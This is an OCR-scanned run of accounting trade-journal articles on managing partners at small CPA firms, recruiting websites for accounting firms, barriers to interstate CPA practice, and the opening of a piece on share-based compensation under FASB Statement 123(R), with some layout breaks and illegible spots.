■ **Managing partners at small CPA firms**—those having four or fewer professionals on staff—face a challenge. Their chief responsibilities are to build and maintain a solid foundation of financial, technological and legal support and to take action to ensure the firm's profitability and future.

■ **Firms should give the MP authority to run the firm.** He or she should be a strategic thinker who sets policy, creates a vision and decides with the other partners how best to implement it.

■ **When MPs take charge of overseeing** where the firm needs to go and what will get it there, they can begin to transfer their clients and billable time to others and free themselves up to identify new growth areas, potential mergers and new talent.

■ **Taking an active role in bringing in business,** learning about the trends and technologies that call for new services and products and overseeing activities to move the firm forward will reduce the MP's chargeable hours.

■ **If most of the MP's nonproductive time** is spent on human resources, the firm can hire someone with a skill set in that area. The right administrator doesn't have to be a CPA or have a financial background.

■ **A firm should have a certain look and feel** to it from top to bottom. An MP needs to coach his or her replacement in client details that are hard to pick up. It takes one-to-one mentoring to teach those subtleties.

*Ed McCarthy is a freelance writer in Pascoag, R.I. His e-mail address is ed@edmccarthy.com.*

**AICPA RESOURCES**

**Conference**
Practitioners Symposium
June 4–6
Sheraton Wild Horse Pass Resort and Spa
Chandler (Phoenix), Ariz.

**CPE self-study courses**
- Marketing: Successful Strategies for CPA Firms, DVD/manual (# 181831JA), additional manual (# 351830JA).
- Successful Selling Strategies for CPA Firms, DVD/manual (# 181190JA), manual for DVD (# 351191JA).

**Publications**
- *e-MAP: Management of an Accounting Practice Handbook* (# MAP-XXJA).
- *Management of an Accounting Practice Handbook*, vols. 1, 2 and 3 (# 090407JA).
- *Marketing a Consulting Niche*, edited by Allan Koltin (# 056508JA).
- *Seven Principles for Effective Firm Management*, by J. Curt Mingle (# 090480JA)

For more information or to place an order, go to **www.cpa2biz.com** or call the Institute at 888-777-7077.

***JofA* articles**
- "First Form a Plan," Oct.06, page 79, **www.aicpa.org/pubs/jofa/oct2006/schweizer.htm**.
- "Small Firms: Think Big!" June04, page 22, **www.aicpa.org/PUBS/jofa/jun2004/dennis.htm**.
- "Follow the Leader," Oct.02, page 59, **www.aicpa.org/pubs/jofa/oct2002/noella.htm**.
- "Meyners Mines Its Talent," Sep.02, page 47, **www.aicpa.org/pubs/jofa/sep2002/brother.htm**.
- "Strategic Planners Lead the Pack," Dec.01, page 26, **www.aicpa.org/PUBS/jofa/dec2001/purcell.htm**.

**Web sites**
- CPA Marketing Tool Kit, **www.aicpa.org/cpamarketing**.
- PCPS Firm Practice Center, **http://pcps.aicpa.org**. PCPS provides information for the PCPS membership section of 6,000 local and regional firms whose interests the AICPA represents to the profession, regulators and standard setters. PCPS offers CPAs practical guidance and quick access to information on professional issues affecting performance and profitability.

### Plan Ahead for the MP Transition

***Victor D. Puchi,** CPA*
*Managing Partner, R & A CPAs*
*Tucson, Ariz.*

Eighteen months ago, we decided to restructure and have a full-time managing partner in a strategic and administrative role. My advice for making this a smooth transition is to select staff members with qualities similar to yours and mentor them to take over your previous role. The firm should have a certain look and feel to it from top to bottom. If you're turning over a client who is used to being handled in a certain way, then you need to coach your replacement in those details that are hard to pick up. It requires one-to-one mentoring to teach those subtleties.

### Provide Opportunities for Others to Succeed

***Michael R. Micholas,** CPA*
*Managing Member, Watkins, Meegan, Drury & Co. LLC*
*Bethesda, Md.*

Giving up my client-service responsibilities has provided opportunities for others in the firm to succeed. For me, the decision was about moving the firm forward. I had to transition my client work so I was free to do other things that would make the firm successful, but that strategy has proven to be a good retention tool.

### To Grow, Let Go

***Dennis T. Larson,** CPA*
*Managing Partner, Larson & Co.*
*Sandy, Utah*

In 2000, a major client group asked me to be their temporary CFO. That assignment, which took me out of the office for six hours a day, was supposed to be for six months but lasted two years. By then most of my previous client responsibilities had been passed to staff, who had expanded the work; as a result, the firm began to grow. In hindsight, I think I was keeping the firm from growing by clinging to the work I had. Give up the idea that you are the only one who can help clients. You spend a lot of time trying to hire good people—turn the business over to them. Energetic young people can make an impact on the clients and expand the work.

### Keep Your Eye on the Ball


***Tom Rosenbach,** CPA*
*Managing Partner, Moore Stephens Beene Garter,*
*Grand Rapids, Mich.*

An MP should pay attention to some basics. For example, don't "buy" work; quoting low fees will slow down your organization, frustrate your staff and lower revenues. Next, consider joining a firm association or partnering with other firms. CPA firm associations can give a firm access to niche services their clients need but they can't provide, and it can bring referrals. They also provide practice management assistance, joint CPE opportunities and financial benchmarking. Last, treat your firm like a client. Develop a long-term growth strategy and work at it constantly. Don't be afraid to adjust if some strategies are not working.

## Tips for a New Managing Partner

- Visualize and direct the firm's future.
- Understand effective management structure.
- Lead through relationship building.
- Understand what the partners expect.
- Structure a way to receive staff feedback.
- Avoid trying to manage partner behavior through compensation.
- Keep the firm's focus on giving value to clients.

Source: Marc Rosenberg, CPA, Rosenberg Associates, Willmette, Ill. His e-mail address is marc@rosenbergassoc.com.



### Hire Administrators, Not CPAs

***Ronald G. Weiner, CPA***
*Managing Partner*
*Perelson Weiner LLP*
*New York, N.Y.*

Administration should be done by administrators, not CPAs who could otherwise bill at professional rates. It is critically important for people in professional services to stay close to the client. To take a highly competent practitioner and, in effect, remove him or her from the marketplace sacrifices not only billable hours but also information about the firm's performance that can come only from working directly with clients. The managing partner should be a strategic thinker who sets policy, creates a vision and discusses with the other partners how best to adopt it.

### Work as a Team

***Janine Zirrith***
*Firm Administrator*
*Wilkin & Guttenplan P.C.*
*East Brunswick, N.J.*

As administrator, I work closely with my managing partner, Ed Guttenplan, CPA, on firm-wide policy, problem solving and decision making. Together we organize and direct the day-to-day operations of the firm and ensure the implementation of firm policies. We meet almost every day to update each other on the status of our current work as well as any personnel issues or scheduling conflicts. Part of what makes us a successful team is that we operate in sync with one another. We share the same values and have learned to trust each other's judgment and recognize our individual areas of expertise.

### Pick the Right Person for the Job

***Joseph A. Tarasco, CPA***
*Accountants Advisory Group LLC*
*Cold Spring, N.Y.*

The question each firm must answer to be successful is: "Who should be the managing partner?" Is it the CPA with the biggest book of business or the person with the best leadership and managerial abilities? More-progressive firms are choosing the best person for the job, who might be a younger partner or even an outsider hired for a CEO role.

### Limit Nonproductive Time


***Alan L. Olsen, CPA***
*Managing Partner*
*Greenstein, Rogoff, Olsen & Co. LLP*
*Fremont, Calif.*

My partner is looking to transition out and I want to grow the firm, so my workload—growing and running the practice at the same time—has increased. This year our revenue grew by more than 25%, and instead of having me become full-time managing partner we hired an administrator. Recognize that the right administrator doesn't have to be a CPA or have a financial background. Look at where most of your nonproductive time is spent—it was human resources in my case—and hire someone with a skill set in those areas. ❖

# Talent-Tempting Web Sites

Increase your recruiting power in the digital age with an online presence that resonates with today's college crowd.

by Paul Gladen and Teresa Beed



We all know crucial first impressions are formed quickly, but researchers say people tend to judge a Web page in just one-twentieth of a second. Thus, potential recruits may be sizing up your Web site—and your firm—in less than the blink of an eye. Do they like what they see? And will young job seekers who linger there be rewarded with insights about prospective employment at your firm? The question isn't just academic, given the well-known talent shortage accounting firms have been grappling with for years.

We surveyed 10 CPA firms in the northwestern United States about the state of the recruiting marketplace. They all said the market is very challenging. One respondent said conditions were "as tough as I have seen in my 20-plus years involved in trying to hire people in this region." And the demographic reality of retiring baby boomers will only compound the need for new talent. Yet despite all the soul-searching within the profession, most accounting firms overlook how the Internet can host friendly introductions and convey favorable impressions.

Muzeview, a professional-services research firm headed by one of this article's authors, evaluated online approaches to branding and recruitment by the top 50 firms in the 2006 *Public Accounting Report*. Most sites fell short both in providing essential information and in offering it up appealingly to Net-savvy recruits. We identified six common weaknesses:

■ Sites frequently lack details about key areas of interest to potential recruits, such as job or role descriptions, career development paths, training, or specifics of compensation and benefits. For example, many firms claim they offer a competitive compensation package but provide no specifics. While revealing salary levels

may not be appropriate, firms such as Crowe Chizek and Co. LLC (**www.crowechizek.com/crowe/Careers/Campus/Benefits2.cfm**) and Moss Adams LLP (**www.mossadams.com/careers/benefits.htm**) describe components of their benefits packages.

professionals and encourages students to get in touch with that person.

## MAKE THE FIRM AND THE OPPORTUNITY REAL

Perhaps most of all, firms fail to bring the career opportunity to life. They offer little explanation of the job's day-to-day responsibilities, how practice areas differ or what the firm is like as a place to work. Opportunities for building a career there are hard for a young person to assess.

A few firms, however, use two powerful storytelling tools: profiles and multimedia presentations featuring employees and young recruits. For instance, Cherry, Bekaert & Holland LLP (**www.cbh.com/c_cr_meetteam.php**) and Eide Bailly (**www.eidebailly.com/testimonials/index.aspx?type=Staff**) provide staff profiles and testimonials that help put a face on the firm. Among the Big Four, Ernst & Young (**www.ey.com/Global/content.nsf/US/_Careers_-_Student**) and PricewaterhouseCoopers (**www.pwc.com/bringit**)—the latter with stylish design and Flash animation—offer profiles and interviews with young staffers and interns. Other sites with video and text interviews introducing the firm and employees include Beers & Cutler (**www.beersandcutler.com**) and Schenck Business

> A few firms use two powerful storytelling tools: profiles and multimedia presentations featuring employees and young recruits.

■ Careers are often touted with phrases such as "an employer of choice" or "you are more than just a number," yet many firms fail to back up the claims with facts and examples.

■ Many sites look the same. Format, content and language are largely interchangeable.

■ Content is static. Few sites update their career information regularly enough to prompt a visitor to return.

■ Some firms don't describe the recruitment process. They can learn from Parente Randolph (**www.parentenet.com/careers/recruiting.htm**), which outlines what to expect at each stage.

■ Sites don't make it easy for potential recruits to contact a person at the firm. They use generic e-mail addresses such as careers@xyzcpa.com. RubinBrown LLP takes a different approach (**www.rubinbrown.com/Careers/Recruiting.aspx**). For each college campus from which it recruits, RubinBrown gives an e-mail address for one of its experienced

## More Ways to Connect

***Podcasts***. Digital audio files that can be downloaded from a Web site and listened to on the user's PC or digital audio player such as an iPod. Podcasts could provide details about the firm or interviews with clients, partners or recent recruits.

***Blogs***. Short for Web logs, Web-published personal journals with regular entries covering topics of interest. They allow readers to add comments, stimulating discussion between blog authors and their audience. Accounting blogs include Greg Price's (**www.fromgregshead.com**) and that of Reed Tinsley, who specializes in health care (**http://rtacpa.blogs.com**).

***RSS (Rich Site Summary, aka Really Simple Syndication)***. Users subscribe to a Web site's RSS "feed" that automatically sends updates to the user when new information is available. This saves the user from having to continually check the Web site for anything new. It is ideal for disseminating press releases, event information or other messages.


## EXECUTIVE SUMMARY

■ **CPA firms have long sought** answers to problems in recruiting and staffing. Some have used their Web sites to attract and inform prospective hires by adding features and content that highlight aspects of a career there.

■ **A survey of Web sites** of the 50 top U.S. accounting firms revealed that most could do a better job of providing information relevant to job seekers and presenting it in ways that emphasize originality and flair. They can make their career pages more appealing and useful by keeping content fresh, opening avenues for one-to-one online communication and by giving more specifics about benefits and other career information.

■ **Web sites should** give young people an idea of what it's like to work at the firm, preferably through videos and other multimedia presentations highlighting young people who are there now.

■ **Firms can embrace** new technologies for tailoring content to individual interests such as podcasting, RSS feeds and blogs. Young people already share their impressions of firm culture—favorable or not—via Facebook and other online communities.



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Solutions (**www.schencksolutions.com/content/careers/why_schenck**).

Firms also need to understand that recruits will be looking at other areas of their site. Research papers, newsletters, upcoming events and client success stories, while essential to a firm's client marketing, also help recruits understand client issues and the expertise recruits can develop at the firm. Again, many firms are missing opportunities by not frequently updating general content.

## DEAD AIR ON PODCASTS

Another missed opportunity, given today's tech-savvy graduates, is firms' scarce use of podcasts and RSS (Rich Site Summary, also known as Really Simple Syndication—see sidebar, "More Ways to Connect"), which can deliver convenient and engaging news and insights. Of the 50 firms reviewed, only three featured RSS feeds for their Web content, and only four produced podcasts. Web logs, or blogs, can add a dimension of personal contact. We found no "in-house" blog among the firms surveyed, although a handful of partners and employees are blogging, such as Michael Rhodes of Citrin Cooperman & Co. LLP (**www.corporategovernanceblog.com**).

> Another missed opportunity is firms' scarce use of podcasts and RSS, which can deliver convenient and engaging news and insight.

## THE NEW GRAPEVINE

Lacking useful information, prospective recruits will judge firms the old-fashioned way—by hearsay. But scuttlebutt now travels faster and farther, thanks to its online transmission. Students are well-connected to their predecessors already inside accounting firms and are trading notes via e-mail, instant messaging and online communities such as MySpace and Facebook. The latter claims to have around 8 million collegiate users of its 13 million total and an 85% participation rate in the colleges it serves. So one way or another, a portrait of your firm as a place to work—warts and all—may already be on display in cyberspace.

Of course, credibility is earned by delivering on your firm's promises to young recruits. But putting some pizzazz into your firm's online introduction may be one of the most fruitful ways to open your door to the most promising graduates. ❖

## Ways to Improve Your Chances of Attracting the Best

Review your entire Web site—not just the career section—through the eyes of a potential recruit. Does it engage and inform? How does it compare with other firms' sites?

Provide as much detail as possible about service areas, job roles, career paths, work environment and culture, compensation and benefits, and the recruiting process. Even details such as whether the firm provides employees with laptops, cell phones and personal digital assistants (PDAs) are important to today's recruits.

Consider using audio, video, podcasts, RSS and blogs to create a more dynamic impression and offer fresh content.

Put a personal face on the firm's professionals and recruiting team by including names, pictures, profiles and contact details.

Avoid "marketing-speak." Today's recruits are skeptical and are looking for firms that are transparent and authentic. If you make claims, back them up with specifics and real examples.

Personalize your online communication with prospective recruits. Have someone in the firm write a personal reply to each inquiry.

Invite your recent hires to be "digital ambassadors" for the firm and representatives within it for the concerns and interests of potential recruits.

### AICPA RESOURCES

**_JofA_ Articles**

- "Understanding the Best and the Brightest," Nov.06, page 41.
- "Recruiting Made Easy," May06, page 31.
- "Staffing Update: Issues, Trends, Initiatives," Sep.05, page 87.

**Publication**

- For an example of award-winning design and a youth-oriented introduction to careers in accounting, see *Start Here Magazine*, a publication of the AICPA's Start Here, Go Places student recruitment program, and its Web site, **www.startheregoplaces.com**.

### OTHER RESOURCES

**Recruiting**


- "Nine Best Practices for Gen Y," ERE Media Inc., **http://tinyurl.com/yrj3f7**.
- "Student Recruiting Outlook 2006," WetFeet Inc., **http://tinyurl.com/yszun4**.

**Web Tools and Design**

- "Everything You Need to Know About Web 2.0," The CompuMentor Project, **www.techsoup.org/toolkits/web2/**.

# Barriers to Mobility: A Crisis for Many CPAs

by Scott Voynich



**Definition**

**Mobility is the ability of a licensee to gain a practice privilege outside of his or her principal place of business without a license.**

The chair of the AICPA's Special Committee on Mobility outlines the mobility problem facing the CPA profession and the Institute's recommended solution.

Out-of-state CPAs who want to temporarily serve a client in South Carolina must register and pay a variety of fees. In California and Illinois, there are multiple registration requirements whether or not the CPA even enters the state. In Washington state, registration is required only if the out-of-state CPA doesn't have an office in Washington and doesn't perform any attest work. In other states, CPAs preparing multistate tax returns must obtain a temporary license or practice privilege in all states in which their clients filed a tax return.

You get the picture. No two states have identical rules, so CPAs who want to operate in other jurisdictions face a dizzying array of regulations.

The problem affects CPAs in firms of all sizes. Smaller firms don't have the resources to be certain they are in compliance with every state's requirements. They must either pass the costs on to their clients or absorb them in their overhead. Or, since many states require registration before even making a proposal to a prospective client, many small firms don't even bother trying to get work in another state.

Larger firms, which tend to have clients with complex corporate structures, cope by creating departments devoted exclusively to compliance with the various state rules and registrations. Even so, these firms still find it difficult to be certain that each CPA on each engagement is properly registered.

As the Internet and other drivers of a dynamic marketplace have increasingly erased geographic boundaries, the mobility problem has reached a tipping point. Many CPAs simply throw up their hands when confronted with the paperwork and complications of practicing in a neighboring state and either refuse the work or perform it under the radar. Some CPAs attempt to avoid the issue by omitting their CPA designation altogether when marketing or doing business out of state. Obviously, none of these actions can be considered "solutions."

## Substantial Equivalency

For many years the CPA profession has tried to solve our mobility problem by promoting the concept of *substantial equivalency*, developed by the AICPA and the National Association of State Boards of Accountancy as part of the Uniform Accountancy Act (UAA). Substantial equivalency is commonly described as the states requiring the "Three E's"—examination (passage of the Uniform CPA Examination), experience (the one-year experience requirement), and education (the 150-hour education requirement). Even more important is the implementation language within section 23 of the UAA that allows one state to extend practice privileges to an individual from another substantially equivalent state. Section 23 states that a CPA

with a valid license from a state with CPA licensing criteria "substantially equivalent" to those outlined in the UAA can practice in another state without obtaining another license.

As a practical matter, however, substantial equivalency is not working. In the first place, only 34 of the 55 jurisdictions have adopted substantial equivalency. And in the second place, the UAA is a model act, and no one state has adopted it in its entirety and no two states have adopted it identically. This lack of uniformity has caused exactly what the UAA was intended to prevent—a confusing set of different standards in all 55 jurisdictions as to what constitutes interstate practice, when a practice privilege is required, how registration is to occur, and what costs are required.

The problem received national attention last year when the boards of accountancy in more than one state began requiring all CPAs in the United States to register and pay for practice privileges if their clients had economic and business interests in the state, even if the CPA was never going to physically enter the state. It became apparent that many CPAs are not aware of the various requirements necessary to serve their clients in other states, and those who are find them to be confusing, inconsistent and expensive.


## Special Committee

In recognition of this growing problem, last April the AICPA created the Special Committee on Mobility to consider the barriers to mobility and to recommend solutions. The committee was made up of a diverse group of experienced leaders, with backgrounds in state regulatory matters and perspectives from firms of all sizes. We spent several months considering the UAA, the history of the mobility issue, the regulatory environment, and how other professions addressed doing business in more than one state.

The first thing we did was survey AICPA Council members to document the problem for ourselves. The results were eye-opening. Fifty-eight percent of respondents told us that the current mobility system is a barrier to their practice, and 48% said they had spent significant time in the last year complying with out-of-state requirements for temporary certification. We found these results particularly alarming considering that many council members work outside of public practice in government, industry or academia, where the mobility problem is not as relevant.

As we began our discussions, the committee agreed that any new solution should satisfy six overarching principles. It would have to:

- Be in the public interest.
- Ensure uniform practice privileges in all jurisdictions.
- Maintain the credibility and value of the CPA certificate.
- Enable a credible enforcement process.
- Be administratively efficient.
- Be responsive to the changing business environment.



## Impact on Business

In addition to compliance issues, the committee was also concerned that whatever mobility system we came up with serves the needs of clients by giving them access to the best-qualified CPA or firm—regardless of geographic location. In today's dynamic business world of increased globalization, business does not limit services to geographic boundaries, and neither should the CPAs who serve them.

The committee supported the concept that allowing a client to have ease of access to its trusted business adviser and to be able to select the CPA firm best suited to its particular need or niche was crucial to the protection of the public interest. The committee also concluded that the current system is an impediment to robust competition from qualified service providers. Moreover, the committee expressed a concern that the imposition of multiple notification and practice privilege requirements was not serving to enhance public protection for clients or any other third parties. The CPA's own state licensing provisions, combined with the CPA's automatic consent to jurisdiction, is what protects the public.

## The Committee's Recommendation

The committee felt strongly that any new mobility system should eliminate the artificial barriers to interstate practice, but at the same time maintain the basic tenets of the regulatory system that for many decades has ensured that the public is adequately protected.

In the end, our committee unanimously recommended a federally mandated state-based mobility provision that would allow any CPA with a valid state license to obtain practice privileges in any other state. Perhaps most importantly, no notification or fees would be required, and each state board would maintain the ability to discipline CPAs.

# Collaboration is the Key to Success

As with any undertaking of this magnitude, collaboration and cooperation are essential to success. The AICPA Uniform Accountancy Act Committee and the NASBA Uniform Accountancy Act Committee worked together on the proposed revisions to the UAA statutory provisions, specifically to the areas of mobility (substantial equivalency) and enforcement. The exposure draft and a comprehensive white paper that provides rationale for the revisions can be found at **www.aicpa.org/download/states/UAA_Section_23_Exposure_Draft_2006.pdf**. We encourage members to review the proposed language and submit comments via e-mail (sbango@aicpa.org) no later than May 15. In the end, it will be up to each state to implement the necessary revisions that will provide for a uniform mobility system. Continuation of cooperative efforts is imperative to achieving this goal.

*For more information about the mobility issue, go to* ***www.aicpa.org/Legislative+Activities+and+State+Licensing+Issues/State+News+and+Info/States.***
*The exposure draft for the removal of the notification provision can be found at* ***www.aicpa.org/download/states/UAA_Section_23_Exposure_Draft_2006.pdf.***

It is the notification requirements of many states that have been the single most burdensome barrier to mobility. The committee's solution would achieve all six of its principles going in and would retain the jurisdiction and core responsibilities of each state board of accountancy.

While the committee strongly supports this solution, it recognizes that it would require Congress to enact a new federal law regarding the mobility of CPAs. We understand this is a significant undertaking and that passage of such a law will not come easily or quickly.

With this in mind, the committee also took note of an important change that had occurred since the committee began its work in April 2006. Not only has there been renewed interest by state societies and state boards of accountancy to implement a uniform section 23 provision of the UAA, but the leadership of both the AICPA and NASBA have agreed to remove the notification requirement. Language proposing the removal of the notification provision is currently being exposed for public comment through May 15. This is an extremely important change, which if adopted by both organizations at the end of the exposure period, could solve the problem once and for all without the need for a new federal law. Each of the 55 jurisdictions, however, will still need to individually enact and implement the requirement for it to be effective.

Accordingly, at its December 2006 meeting the AICPA Board of Directors adopted our recommendation for a federally mandated state-based mobility law as the best alternative to the current state-by-state approach to mobility. At the same time, it agreed to delay implementation of the recommendation until it determines that the newly proposed revisions to section 23 of the UAA cannot be implemented in a uniform manner. Toward that end, the board authorized an education campaign that will include a significant effort by the AICPA to implement a state-by-state policy of substantial equivalency without notification.

Under the current system as adopted by state licensing agencies across the country, CPAs today have to comply with a multitude of different requirements to practice, even temporarily, in another state. While the Special Committee on Mobility, as well as the AICPA, is committed to a state-based regulatory system, we need to eliminate the artificial barriers to interstate practice. At the same time, we need to ensure that the public is adequately protected. Either substantial equivalency, or a federally mandated state-based mobility law, would achieve these goals and help not only CPAs across the country, but the many thousands of businesses they serve. ❖

***Scott Voynich**, a former chair of the AICPA Board of Directors, is chair of the Special Committee on Mobility.*

# A Road Map for Share-Based Compensation

## Find the best strategy for rewarding employees.

by Anne L. Leahey and
Raymond A. Zimmermann

Before FASB issued Statement no. 123(R), *Share-Based Payment*, at-the-money options, with an exercise price equal to the market price on the grant date, were the most popular form of share-based compensation. Companies typically used the alternative intrinsic value method to value those options; with a grant-date intrinsic value of zero, the company recognized no compensation expense. Since the release of Statement no. 123(R), companies have had to recognize an expense equal to the option's grant-date fair value. This article summarizes the valuation requirements of Statement no. 123(R) and provides information CPAs can use to help management choose the best share-based strategy for compensating employees.

**First Responders**


Some [illegible] of companies have changed how they use stock options since FASB introduced Statement no. 123(R) in June 2005.

[illegible]

### EQUITY AND LIABILITY AWARD INSTRUMENTS

